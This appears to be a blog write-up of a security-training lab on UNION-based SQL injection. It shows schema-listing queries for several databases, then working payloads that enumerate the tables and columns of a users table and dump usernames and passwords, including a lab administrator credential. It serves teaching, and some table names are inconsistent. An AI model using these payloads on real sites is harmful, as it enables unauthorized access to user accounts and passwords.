
Problem Statement :
This lab contains an SQL injection vulnerability in the product category filter. The results from the query are returned in the application’s response so you can use a UNION attack to retrieve data from other tables.
The application has a login function, and the database contains a table that holds usernames and passwords. You need to determine the name of this table and the columns it contains, then retrieve the contents of the table to obtain the username and password of all users.

To solve the lab, log in as the administrator user.
We will be referring to this Database contents:
You can list the tables that exist in the database, and the columns that those tables contain.
| Oracle | SELECT * FROM all_tables SELECT * FROM all_tab_columns WHERE table_name = ‘TABLE-NAME-HERE’ |
| Microsoft | SELECT * FROM information_schema.tables SELECT * FROM information_schema.columns WHERE table_name = ‘TABLE-NAME-HERE’ |
| PostgreSQL | SELECT * FROM information_schema.tables SELECT * FROM information_schema.columns WHERE table_name = ‘TABLE-NAME-HERE’ |
| MySQL | SELECT * FROM information_schema.tables SELECT * FROM information_schema.columns WHERE table_name = ‘TABLE-NAME-HERE’ |
DEMO ON Actual database:
Using the MYSQL syntax
| MySQL | SELECT * FROM information_schema.tables SELECT * FROM information_schema.columns WHERE table_name = ‘TABLE-NAME-HERE’ |
MYSQL DTABASE:
In this I am using MYSQL Workbench to query the MYSQL database.
Query 1 :

Run this query and see the output. As you can see the below query is displaying all the tables in the sys table. Out of that we are interested in fetching only 1 column which is Table_Name
SELECT * FROM information_schema.tables
Query 2 :

Let’s modify the query to narrow down the results to only 1 column.
SELECT table_name FROM information_schema.tables
Microsoft SQL Server – Using, SSMS
| Microsoft | SELECT * FROM information_schema.tables SELECT * FROM information_schema.columns WHERE table_name = ‘TABLE-NAME-HERE’ |
Query 1 :

This below query is giving us the results which shows all schema.tables out of which are interested in only 1 column called Table_name. Check next query.
SELECT * FROM information_schema.tables;

Query 2 :
SELECT TABLE_NAME FROM information_schema.tables;
‘ UNION SELECT table_name, NULL FROM information_schema.tables–
Solution to the LAB:
Note : first you follow the basic rule to determine how many columns are there. Using Order by 1..
A – First we need to fetch all the schema.Tables and figure out which column will hold the user name and password for us to login.
‘ UNION SELECT table_name, NULL FROM information_schema.tables–

B – We need to find out which table is useful for us to get the details further.
I got to know about the table names here
Users_nfikyl seems to be useful here.

So next step is to get the columns under this table. User_nfikyk
‘ UNION SELECT COLUMN_NAME, NULL FROM information_schema.columns WHERE
table_name = ‘users_nfikyk’–

This then showed us 2 columns given below.
username_ekslyb
password_wybwtr
Next we directly fetched the data from these 2 columns.
‘ UNION SELECT username_ekslyb, password_wybwtr FROM users_nfikyk–

| administrator | d47i5t6xyecxa55wwbsm |

 ScrollUnlock
Leave a comment